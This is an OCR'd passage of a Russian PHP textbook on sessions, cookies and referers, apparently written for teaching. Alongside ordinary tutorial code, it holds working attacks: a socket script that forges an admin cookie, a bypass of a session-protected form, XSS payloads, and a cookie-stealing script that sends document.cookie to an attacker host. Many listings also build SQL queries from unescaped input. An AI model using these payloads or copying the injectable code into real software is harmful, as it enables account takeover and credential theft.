
После оператора `echo $image['content'];` не должно быть никакого вывода в окно браузера, в том числе не должно быть пробелов и переводов строк после тега `?>`, иначе изображение будет испорчено.

II.4.13. Загрузка данных из дампа базы данных

Для решения данной задачи необходимо прочитать содержимое файла catalog.sql и разбить его на отдельные запросы при помощи регулярного выражения `"#;[\s]*\r\n)#is"`, которое ориентируется на тот факт, что в правильно составленном дампе для СУБД MySQL каждый запрос заканчивается точкой с запятой (листинг II.4.39).

Листинг II.4.39. Загрузка данных из дампа базы данных

```
<?php
  // Устанавливаем соединение с базой данных
  include "config.php";
  // Имя файла с SQL-инструкциями
  $filename = "catalog.sql";
  // открываем его и читаем в буфер
  $fp = fopen($filename, "r");
  $contents = fread($fp,filesize($filename));
  fclose($fp);
  // Разбиваем содержимое файла по точке с запятой
  $quer = preg_split("#;[\s]*\r\n)#is", $contents);
  // Выполняем SQL-запросы
  foreach($quer as $query)
  {
    if(!mysql_query($query)) exit(mysql_error());
  }
?>
```



Глава II.5

Сессии и cookies

II.5.1. Пользователи OnLine

Протокол HTTP не позволяет устанавливать сессии и, как следствие, не позволяет отслеживать длительность работы посетителя с Web-ресурсом. Единственное, что можно зафиксировать, — это время обращения клиента к ресурсам сервера, после этого посетитель может часами читать загруженную страницу — Web-сервер не сможет узнать момент прекращения работы посетителя с загруженными ресурсами. Поэтому будем считать, что посетитель покинул Web-ресурс, если с момента последней загрузки им страницы прошло более 20 минут.

Для фиксирования времени обращения посетителей к страницам ресурса необходимо создать таблицу MySQL — `session`, в которой будут храниться имена пользователей и время их последнего обращения к странице (листинг II.5.1).

Листинг II.5.1. Таблица `session`

```
CREATE TABLE session (
  id_session tinytext NOT NULL,
  putdate datetime NOT NULL default '0000-00-00 00:00:00',
  user tinytext NOT NULL
) TYPE=MyISAM;
```

Таблица содержит три поля:

- `id_session` — идентификатор сессии;
- `putdate` — время последнего обращения посетителя к страницам сайта;
- `user` — имя пользователя.

Тогда для регистрации посетителей, которые находятся в данный момент на сайте, необходимо создать скрипт, представленный в листинге II.5.2.

Листинг II.5.2. Регистрация посетителей

```
<?php
  // Начинаем сессию
  session_start();
  // Получаем уникальный id сессии
  $id_session = session_id();
  // Устанавливаем соединение с базой данных
  include "config.php";
  // Проверяем, присутствует ли такой id в базе данных
  $query = "SELECT * FROM session
            WHERE id_session = '$id_session'";
  $ses = mysql_query($query);
  if(!$ses) exit("<p>Ошибка в запросе к таблице сессий</p>");
  // Если сессия с таким номером уже существует,
  // значит, пользователь online - обновляем время его
  // последнего посещения
  if(mysql_num_rows($ses)>0)
  {
    $query = "UPDATE session SET putdate = NOW(),
                                 user = '$_SESSION[user]'
              WHERE id_session = '$id_session'";
    mysql_query($query);
  }
  // Иначе, если такого номера нет - посетитель только что
  // вошел - помещаем в таблицу нового посетителя
  else
  {
    $query = "INSERT INTO session
              VALUES('$id_session', NOW(), '$_SESSION[user]')";
    if(!mysql_query($query))
    {
      echo $query."<br>";
      echo "<p>Ошибка при добавлении пользователя</p>";
      exit();
    }
  }
  // Будем считать, что пользователи, которые отсутствовали
```

```
  // в течение 20 минут, покинули ресурс - удаляем их
  // id_session из базы данных
  $query = "DELETE FROM session
            WHERE putdate < NOW() -  INTERVAL '20' MINUTE";
  mysql_query($query);
?>
```

В начале скрипта при помощи функции `session_id()` получается текущий идентификатор сессии. Если такой идентификатор отсутствует в таблице `session`, то происходит добавление новой записи, что эквивалентно приходу на ресурс нового посетителя. Если же идентификатор присутствует в таблице `session`, следовательно, данный посетитель уже зашел на ресурс и требуется обновить время его посещения и имя на тот случай, если он авторизовался под другим именем или осуществил авторизацию только сейчас. В конце скрипта происходит удаление всех записей таблицы, время посещения для которых было обновлено более чем 20 минут назад — таким образом фиксируется уход посетителя с ресурса.

Замечание

В чатах принято сообщать, что посетитель покинул Web-ресурс. Для этого перед удалением имеет смысл выбрать все записи, обновление которых было произведено более чем 20 минут назад, и сообщить о том, что посетители с такими-то именами покинули чат.

Скрипт в листинге II.5.2 следует подключить при помощи инструкции `include` ко всем часто посещаемым страницам сайта для того, чтобы надежно отслеживать присутствие посетителя на сайте.

После того как организовано динамическое обновление таблицы `session`, не составляет труда вывести список текущих посетителей, как это продемонстрировано в листинге II.5.3.

Листинг II.5.3. Выводим список текущих посетителей

```
<?php
  // Устанавливаем соединение с базой данных
  include "config.php";
  // Выводим имена всех посетителей, записи о которых имеются
  // в таблице session
  $query = "SELECT * FROM session";
  $ath = mysql_query($query);
  if(!$ath) exit("<p>Ошибка в запросе к таблице сессий</p>");
```

```
  // Если хоть кто-то есть - выводим таблицу
  if(mysql_num_rows($ath)>0)
  {
    echo "<table>";
    while($author = mysql_fetch_array($ath))
    {
      // Если посетитель не зарегистрирован,
      // выводим вместо его имени "аноним"
      if(empty($author['user'])) echo "<tr><td>аноним</td></tr>";
      else echo "<tr><td>".$author['user']."</td></tr>";
    }
    echo "</table>";
  }
?>
```

В цикле формируем таблицу с именами посетителей. Если имя не известно, например, посетитель не прошел авторизацию, то выводим надпись "аноним".

II.5.2. Собственный механизм сессии

Собственный механизм сессий можно реализовать при помощи функции `session_set_save_handler()`, которая имеет следующий синтаксис:

```
session_set_save_handler(open, close, read, write, destroy, gc)
```

Функция принимает шесть аргументов-строк — названий функций-обработчиков:

- `open` — метод, который выполняется в момент инициализации сессии в клиентском коде посредством функции `session_start()`, здесь мы разместим код установки соединения с базой данных;
- `close` — метод, осуществляющий завершающие действия, здесь мы разместим код закрытия соединения с базой данных;
- `read` — метод, извлекающий данные из таблицы базы данных для текущей сессии;
- `write` — метод, добавляющий новую запись в таблицу базы данных, если это первое обращение к сессии, и обновляющий запись, соответствующую строке, если это последующее обращение;
- `destroy` — метод, вызываемый для уничтожения сессии, здесь будет размещено уничтожение записи, соответствующей текущей сессии;
- `gc` — метод, осуществляющий "сборку мусора", удаляющий старые записи, потерявшие актуальность.

Данные будут храниться в таблице `session`, которая обладает следующими полями:

- `id_session` — первичный ключ таблицы, обладающий атрибутом `AUTO_INCREMENT`;
- `session` — уникальный идентификатор сессии SID;
- `putdate` — дата последнего обращения к сессии;
- `value` — значение сессии (массив, упакованный при помощи функции `serialize()`).

Оператор `CREATE TABLE`, воссоздающий таблицу `session`, приведен в листинге II.5.4.

Замечание

Дамп таблицы `session` доступен на компакт-диске, поставляемом вместе с книгой (scripts\5\5.2\session.sql).

Листинг II.5.4. Создание таблицы `session`

```
CREATE TABLE session (
  id_session INT(11) NOT NULL AUTO_INCREMENT,
  session TINYTEXT NOT NULL,
  putdate DATETIME NOT NULL DEFAULT '0000-00-00 00:00:00',
  value TINYTEXT NOT NULL,
  PRIMARY KEY (id_session)
) TYPE=MyISAM;
```

Скрипт session.php, реализующий собственный механизм сессий, представлен в листинге II.5.5.

Листинг II.5.5. Файл session.php

```
<?php
  // Открываем сессию
  function open($save_path, $session_name)
  {

    // Сетевой адрес MySQL-сервера
    $dblocation = "localhost";
    // Имя базы данных
    $dbname = "boo";
```

```
  // Пользователь
  $dbuser = "root";
  // Его пароль
  $dbpasswd = "";
  // Устанавливаем соединение с базой данных
  $dbcnx = mysql_connect($dblocation,$dbuser,$dbpasswd);
  if (!$dbcnx) exit ("К сожалению, не доступен
                      сервер MySQL : ".mysql_error());
  // Выбираем базу данных
  if (!@mysql_select_db($dbname,$dbcnx))
     exit("К сожалению, не доступна база данных : ".mysql_error());
  return true;
}

function close()
{
  // Закрываем соединение с базой данных
  mysql_close();

  return true;
}

function read($id)
{
  // Читаем данные сессии
  $query = "SELECT value FROM session WHERE session = '$id'";
  $ses = mysql_query($query);
  if(!$ses) exit(mysql_error());
  $session = mysql_fetch_array($ses);

  // Возвращаем данные, помещенные в сессию
  return $session['value'];
}

function write($id, $sess_data)
{
  // Проверяем, не зарегистрирована ли сессия
  // с таким именем
  $query = "SELECT COUNT(*) FROM session WHERE session = '$id'";
```

```
  $ses = mysql_query($query);
  if(!$ses) exit(mysql_error());
  if(mysql_result($ses,0) > 0)
  {
    // Такая сессия уже существует, необходимо
    // обновить время обращения к сессии
    $query = "UPDATE session SET putdate = NOW(),
                                 value = '$sess_data'
              WHERE session = '$id'";
    if(!mysql_query($query)) exit(mysql_error());
    return false;
  }
  else
  {
    // Это первое обращение к сессии, необходимо
    // ее зарегистрировать в базе данных
    $query = "INSERT INTO session
              VALUES (NULL,'$id', NOW(), '$sess_data')";
    $ses = mysql_query($query);
    if(!$ses) exit(mysql_error());
    return true;
  }
}

function destroy($id)
{
  // Удаляем сессию с идентификатором $id
  $query = "DELETE FROM session WHERE session = '$id'";
  if(!mysql_query($query)) exit(mysql_error());
  return true;
}

function gc($maxlifetime)
{
  // Выполняем "сборку мусора" - удаляем
  // старые записи
  $query = "DELETE FROM session
            WHERE putdate < NOW() - INTERVAL 20 MINUTE";
  if(!mysql_query($query)) exit(mysql_error());
```

```
    return true;
  }

  session_set_save_handler("open",
                           "close",
                           "read",
                           "write",
                           "destroy",
                           "gc");

  session_start();
?>
```

Файл session.php необходимо подключить вместо вызова функции `session_start()` так, как это продемонстрировано в файле index.php (листинг II.5.6).

Листинг II.5.6. Использование собственного механизма сессий (index.php)

```
<?php
  include "session.php";
  $_SESSION['name'] = "cheops";
?>
<a href=index1.php>Переход на другую страницу</a>
```

После обращения к файлу index.php в таблице `session` появляется запись, которая может выглядеть следующим образом (листинг II.5.7).

Листинг II.5.7. Запись из таблицы `session`

```
INSERT INTO session VALUES (1,
                           '2de41d571ff0486aec8ed06930972300',
                           '2005-10-28 00:37:35',
                           'name|s:6:"cheops";');
```

При обращении к странице временное поле `putdate` постоянно обновляется. В целом же работа с данным механизмом ничем не отличается от обычных сессий, которые хранятся в файлах. Это демонстрирует скрипт index1.php (листинг II.5.8).

Листинг II.5.8. Файл index1.php

```
<?php
  include "session.php";
  echo "Здравствуйте, ".$_SESSION['name']."!<br>";
?>
<a href=index.php>Переход на другую страницу</a>
```

Результат работы скрипта index1.php из листинга II.5.8 представлен на рис. II.5.1.




Рис. II.5.1. Вывод приветствия при помощи механизма сессий

Представленный в этом разделе механизм сессий очень удобен тем, что в любой момент времени имеется срез посетителей, кроме того, таблица `session` может быть настроена произвольным образом, например, может быть добавлено дополнительное поле для IP-адреса или для статуса пользователя или обрабатываемого им документа. Если документ занят одним из пользователей, второму пользователю можно отказать в работе над ним, сохраняя целостность и непротиворечивость документа. Таким образом, собственному механизму сессий можно найти множество применений.

II.5.3. Защита HTML-формы при помощи сессии

Такого рода задача часто возникает, когда необходимо обезопасить сервис на своем сайте от обращений с посторонних сайтов. Для этого нужно "прошить" HTML-форму сессией: получив идентификатор сессии (при помощи функции `session_id()`) в файле index.php, далее необходимо поместить его в скрытое поле формы (листинг II.5.9).

Листинг II.5.9. Исправленный вариант файла index.php

```
<?php
  // Инициируем сессию
  session_start();
?>
<table>
   <form action=2.php method=post>
   <input type=hidden name=session_id value='<?= session_id(); ?>'>
   <tr>
     <td>Имя:</td>
     <td><input type=text name=name></td>
   </tr>
   <tr>
     <td>Пароль:</td>
     <td><input type=password name=pass></td>
   </tr>
   <tr>
     <td> </td>
     <td><input type=submit value='Войти'></td>
   </tr>
   </form>
</table>
```

После этого в обработчике HTML-формы проверяется, совпадает ли значение SID, полученное из HTML-формы, с текущим значением SID. Если эти значения не совпадают, либо используется статическая форма со статическим значением в поле `session_id`, либо это первое обращение клиента к серверу, которое осуществляется автоматическим роботом. В любом случае происходит отказ в предоставлении услуг такому клиенту (листинг II.5.10).

Листинг II.5.10. Обработчик HTML-формы

```
<?php
  // Инициируем сессию
  session_start();
  // Текущий SID и переданный из HTML-формы не совпадают,
  // останавливаем работу скрипта
  if($_POST['session_id'] != session_id()) exit();
```

```
  if($_POST['name'] == 'admin' && $_POST['pass'] == 'admin')
  {
     echo "<br><br>Письмо отправлено<br><br>";
     @mail("admin@somewhere.ru", "Статистика", "тело письма");
  }
?>
```

II.5.4. Определение, включены ли cookie у посетителя

Любая проверка поддержки той или иной технологии осуществляется попыткой ее применения. Если она удачна — технология поддерживается клиентом, если неудачна — нет. Пример такой проверки приведен в листинге II.5.11.

Замечание

Для удобства установить cookie можно при помощи JavaScript, однако если у пользователя отключена поддержка JavaScript, результат будет некорректным.

Листинг II.5.11. Проверка, включены ли cookie

```
<?php
if(!isset($_GET['probe']))
{
  // устанавливаем cookie с именем "test"
  if(setcookie("test","set"))
  {
    // посылаем заголовок переадресации на страницу,
    // с которой будет предпринята попытка установить cookie
    header("Location: $_SERVER[PHP_SELF]?probe=set");
  }
}
else
{
  if(!isset($_COOKIE["test"]))
  {
    echo("Для корректной работы приложения необходимо включить cookie");
  }
  else
  {
```

```
    // cookie включены, переходим на нужную страницу,
    // послав заголовок, содержащий адрес нужной страницы
    header("Location: $_SERVER[PHP_SELF]");
  }
}
?>
```

Для проверки корректности работы с cookie при помощи функции `setcookie()` устанавливается пробное значение cookie. Функция `setcookie()` в данном случае принимает два параметра, первый из которых имя, а второе значение `cookie`.

II.5.5. Подделка cookie

Подделать cookie можно, отослав HTTP-заголовок следующего формата:

```
Cookie: name1=value1; name2=value2; …
```

где `name1`, `name2` и т. д. — имена cookie, а `value1`, `value2` и т. д. — их значения. Данную операцию можно выполнить при помощи браузера, позволяющего редактировать cookie, или специализированных программ. Мы выполним подделку при помощи PHP-скрипта, который будет отсылать запрос и получать ответ от сервера при помощи сокетов. Скрипт, осуществляющий авторизацию с правами администратора, представлен в листинге II.5.12.

Листинг II.5.12. Подделка cookie

```
<?php
  $hostname = "localhost";
  $path = "/test/1.php";

  // Устанавливаем соединение, имя которого
  // передано в параметре $hostname
  $fp = fsockopen($hostname, 80, $errno, $errstr, 30);
  // Проверяем успешность установки соединения
  if (!$fp) echo "$errstr ($errno)<br />\n";
  else
  {
    // Формируем HTTP-заголовки для передачи
    // его серверу
    $headers = "GET $path HTTP/1.1\r\n";
    $headers .= "Host: $hostname\r\n";
    // Подделываем cookie
```

```
    $headers .= "Cookie: name=cheops; admin=1;\r\n";
    $headers .= "Connection: Close\r\n\r\n";
    // Отправляем HTTP-запрос серверу
    fwrite($fp, $headers);
    // Получаем ответ
    while (!feof($fp))
    {
      $line .= fgets($fp, 1024);
    }
    fclose($fp);
  }
  echo $line;
?>
```




Рис. II.5.2. Авторизация с правами администратора

Для того чтобы подделать cookie, скрипт отправляет HTTP-заголовок:

```
Cookie: name=cheops; admin=1;\r\n
```

в котором передается имя пользователя `cheops` и cookie `admin` со значением 1. Результат работы скрипта представлен на рис. II.5.2. HTTP-заголовки ответа, которые предваряют вывод, не фильтруются, но могут быть легко удалены в случае необходимости.

Теперь не составляет труда авторизоваться с правами редактора и пользователя. Достаточно заменить имя cookie `admin` на `editor` или `user`. Более того, в условиях скрипта из листинга I.5.3 можно произвести авторизацию одновременно для всех трех видов пользователей. Для этого достаточно отправить HTTP-заголовок:

```
Cookie: name=cheops; admin=1; editor=1; user=1;\r\n
```

Результат работы такого скрипта представлен на рис. II.5.3.

Рис. II.5.3. Авторизация одновременно всех трех видов пользователей

II.5.6. Обход защищенной сессией HTML-формы

Для того чтобы получить cookie, а затем отправить его серверу, необходимо воспользоваться сокетами. Сессионный cookie устанавливается при помощи HTTP-заголовка:

```
Set-Cookie: PHPSESSID=d8a29cae8e9eae318ac19e8d48831dea; expires=Fri,
28 Oct 2005 20:04:05 GMT; path=/
```

Здесь `PHPSESSID` — имя сессионного cookie для хранения уникального идентификатора сессии, `expires` — срок действия cookie, а `path` — каталог действия cookie. При обращении с использованием сокетов достаточно дождаться строки, имеющей данный формат, и извлечь SID при помощи регулярного выражения: `"|Set-Cookie: PHPSESSID=([\d\w]+);|i"`. После того как SID получен, можно обращаться к обработчику формы handler.php методом POST.

Замечание

Более обстоятельно работа через сокеты с методом POST обсуждается в *главе II.10*.

Метод POST, в отличие от метода GET, посылает данные не в строке запроса, а в области данных, после заголовков. Передача нескольких переменных аналогична методу GET: группы `имя=значение` объединяются при помощи символа амперсанда. Учитывая, что HTML-форма принимает параметр

name=admin, pass=admin и session_id со значением, полученным в первом обращении через сокеты, строка данных может выглядеть следующим образом:

```
name=admin&pass=admin&session_id=
d8a29cae8e9eae318ac19e8d48831dea&\r\n\r\n
```

Последний амперсанд добавляется, чтобы в значение session_id не попали завершающие данные символы перевода строки. При отправке данных методом POST необходимо отправить HTTP-заголовок Content-Length с количеством байт в строке данных и HTTP-заголовок Content-type: application/x-www-form-urlencoded, сообщающий метод пересылки данных. Сам скрипт, эмулирующий поддержку cookie, может выглядеть так, как это представлено в листинге II.5.13.

Листинг II.5.13. Обход защищенной сессией HTML-формы

```
<?php
  $hostname = "localhost";
  $path = "/test/index.php";

  // Устанавливаем соединение, имя которого
  // передано в параметре $hostname
  $fp = fsockopen($hostname, 80, $errno, $errstr, 30);
  // Проверяем успешность установки соединения
  if (!$fp) echo "$errstr ($errno)<br />\n";
  else
  {
    // Формируем HTTP-заголовки для передачи
    // его серверу
    $headers = "GET $path HTTP/1.1\r\n";
    $headers .= "Host: $hostname\r\n";
    $headers .= "Connection: Close\r\n\r\n";
    // Отправляем HTTP-запрос серверу
    fwrite($fp, $headers);
    // Получаем ответ
    while (!feof($fp))
    {
      $line = fgets($fp, 1024);
      // Ищем строку вида
      // Set-Cookie: PHPSESSID=6197e647566bdaa24da3ab42ae7604b2;
      // Именно она устанавливает cookie
      preg_match("|Set-Cookie: PHPSESSID=([\d\w]+);|i",$line,$out);
```

```
      if(!empty($out[1]))
      {
        $SID = $out[1];
        break;
      }
    }
    fclose($fp);
  }

  $hostname = "localhost";
  $path = "/test/handler.php";
  $line = "";

  // Передаем методом POST имя пользователя (admin),
  // его пароль (admin), скрытое поле session_id ($SID)
  // В заголовках передаем cookie PHPSESSID
  // Устанавливаем соединение, имя которого
  // передано в параметре $hostname
  $fp = fsockopen($hostname, 80, $errno, $errstr, 30);
  // Проверяем успешность установки соединения
  if (!$fp) echo "$errstr ($errno)<br />\n";
  else
  {
    // Данные POST-запроса
    $data = "name=admin&pass=admin&session_id=$SID&\r\n\r\n";
    // Формируем HTTP-заголовки для передачи
    // его серверу
    $headers = "POST $path HTTP/1.1\r\n";
    $headers .= "Host: $hostname\r\n";
    $headers .= "Content-type: application/x-www-form-urlencoded\r\n";
    $headers .= "Content-Length: ".strlen($data)."\r\n";
    // Подделываем cookie
    $headers .= "Cookie: PHPSESSID=$SID;\r\n";
    $headers .= "Connection: Close\r\n\r\n";
    // Отправляем HTTP-запрос серверу
    fwrite($fp, $headers.$data);
    // Получаем ответ
    while (!feof($fp))
    {
```

```
      $line .= fgets($fp, 1024);
    }
    fclose($fp);
  }
  echo $line;
?>
```

В результате работы скрипта обходится защита HTML-формы при помощи "прошивки" сессией. Результат работы скрипта из листинга II.5.13 представлен на рис. II.5.4.

Замечание

Следующим этапом защиты является использование графического изображения с цифрами, которые посетитель должен ввести в поле.




Рис. II.5.4. Обход защищенной сессией HTML-формы

II.5.7. Межсайтовый скриптинг

Межсайтовый скриптинг (XSS, Cross-Site Scripting) основан на уязвимости, связанной с отсутствием фильтрации вводимых пользователем данных. Это позволяет запускать скрипты JavaScript. В листинге I.5.5 уязвимость связана со строкой, которая представлена ниже (листинг II.5.14).

Листинг II.5.14. Уязвимая строка

```
<?php
    ...
    echo "<a href=$_SERVER[PHP_SELF]?name=$data[0]>".
            htmlspecialchars($data[0])."</a><br>";
    ...
?>
```

Имя ссылки подвергается обработке функцией `htmlspecialchars()`, а параметр `name` — нет. Если вместо него теперь подставить выражение `new_user><script>alert('Hello world!')</script`, это позволит выполнить скрипт JavaScript, выводящий надпись '`Hello world!`'. Для этого достаточно зарегистрировать пользователя с таким именем (рис. II.5.5).




Рис. II.5.5. Инъекция JavaScript

В результате каждому посетителю, просматривающему список пользователей, будет выводиться диалоговое окно с надписью '`Hello world!`' (рис. II.5.6).

Теперь для того, чтобы каждый посетитель перенаправлялся на сайт **http://www.softtime.ru/**, достаточно зарегистрировать пользователя с именем `new_user><script>location.href='http://www.softtime.ru';</script`.

Для защиты от уязвимости такого рода необходимо подвергать обработке функции `htmlspecialchars()` любые данные, которые поступают с компьютера клиента и выводятся в окно браузера.

Рис. II.5.6. Вывод диалогового окна с надписью 'Hello world!'

II.5.8. Похищение cookie

Пусть известно, что при авторизации пользователей устанавливается два cookie с именами `name` и `pass` (листинг II.5.15).

Листинг II.5.15. Установка cookie


```
<?php
  setcookie("name", $name, time() + 3600*24);
  setcookie("pass", $pass, time() + 3600*24);
?>
```

Тогда используя уязвимость, описанную в *разделе II.5.7*, можно извлечь cookie при помощи JavaScript и отправить их на сайт злоумышленника (листинг II.5.16).

Листинг II.5.16. Похищение cookie

```
<script>
location.href='http://www.crackhost.ru/index.php?cookie=
'+escape(document.cookie);
</script>
```

Таким образом, остается лишь зарегистрировать пользователя `new_user><script>location.href='http://www.crackhost.ru/index.php?cookie='+escape(document.cookie);</script` и подготовить на сайте **www.crackhost.ru** (размещаемый, как правило, на бесплатном хосте) файл, помещающий все полученные через параметр cookie логины и пароли в базу данных или файл.



Глава II.6

Пользовательские агенты и рефереры

II.6.1. Переходы с других сайтов

Переходы пользователей со стороннего сайта фиксируются в реферере, получить доступ к которому можно при помощи элемента суперглобального массива `$_SERVER['HTTP_REFERER']`. Так, если страница 1.php содержит ссылку на страницу `2.php`: `<a href=2.php>Ссылка</a>`, то разместив в файле 2.php следующий код:

```
<?php
  echo "Вы перешли на текущую страницу с ".$_SERVER['HTTP_REFERER'];
?>
```

мы получим результат, приведенный на рис. II.6.1.




Рис. II.6.1. Вывод реферера

Теперь остается только создать скрипт, который помещал бы адреса страниц, откуда был осуществлен переход в таблицу `referer` (листинги II.6.1 и II.6.2).

Листинг II.6.1. Создание таблицы `referer`

```
CREATE TABLE referer (
  id_referer int(11) NOT NULL auto_increment,
  name tinytext NOT NULL,
  PRIMARY KEY  (id_referer)
) TYPE=MyISAM;
```

Листинг II.6.2. Скрипт, регистрирующий переходы со ссылающихся страниц

```
<?php
  // Если referer не пуст — помещаем его в базу данных
  if(!empty($_SERVER['HTTP_REFERER']))
  {
    // Устанавливаем соединение с базой данных
    require_once("config.php");
    if (!get_magic_quotes_gpc())
    {
      $_SERVER['HTTP_REFERER'] =
                    mysql_escape_string($_SERVER['HTTP_REFERER']);
    }
    // Добавляем новую запись
    $query = "INSERT INTO referer VALUE (NULL,
                                        '$_SERVER[HTTP_REFERER]')";
    if(!mysql_query($query)) exit(mysql_error());
  }
?>
```

Однако скрипт, представленный в листинге II.6.2, будет помимо переходов со сторонних сайтов регистрировать переходы между страницами внутри сайта. Таких переходов (особенно, если сайт содержит большое количество страниц) будет много больше, чем переходов с других сайтов. Для того чтобы исключить регистрацию переходов между внутренними страницами сайта, необходимо добавить проверку, не входит ли в referer доменное имя текущего сайта (листинг II.6.3).

Листинг II.6.3. Исключаем переходы между страницами текущего сайта

```
<?php
  // Если referer не пуст — помещаем его в базу данных
  if(!empty($_SERVER['HTTP_REFERER']) &&
```

```
    strpos($_SERVER['HTTP_REFERER']), $_SERVER['SERVER_NAME']))
  {
    // Устанавливаем соединение с базой данных
    require_once("config.php");
    if (!get_magic_quotes_gpc())
    {
      $_SERVER['HTTP_REFERER'] =
                          mysql_escape_string($_SERVER['HTTP_REFERER']);
    }
    // Добавляем новую запись
    $query = "INSERT INTO referer VALUE (NULL,
                                         '$_SERVER[HTTP_REFERER]')";
    if(!mysql_query($query)) exit(mysql_error());
  }
?>
```

Доменное имя сайта можно получить, обратившись к элементу суперглобального массива `$_SERVER['SERVER_NAME']`.

II.6.2. Защита HTML-формы при помощи реферера

Для защиты HTML-формы от заполнения на стороннем сайте в обработчик HTML-формы handler.php можно добавить проверку по рефереру (листинг II.6.4).

Листинг II.6.4. Защита обработчика HTML-формы при помощи реферера

```
<?php
  // Формируем путь к HTML-форме на текущем сервере
  $html = "http://".$_SERVER['SERVER_NAME']."/test/index.php";
  // Проверяем, переданы ли данные с текущего сервера
  if($_SERVER['HTTP_REFERER'] == $html)
  {
    if($_POST['name'] == 'admin' && $_POST['pass'] == 'admin')
    {
       echo "<br><br>Письмо отправлено<br><br>";
       @mail("admin@somewhere.ru", "Статистика", "тело письма");
    }
```

```
  }
  else
  {
    echo "Результат из формы не может быть обработан";
  }
?>
```

Замечание

Браузер или брандмауэр могут скрывать референер, поэтому такого рода защита может приводить к некорректной работе Web-приложения для легитимных пользователей. С другой стороны, референер достаточно легко подделывается, поэтому не может рассматриваться как надежная защита. Более подходящим способом является либо защита по сессии, либо защита с использованием изображений.

II.6.3. Фальсификация референера

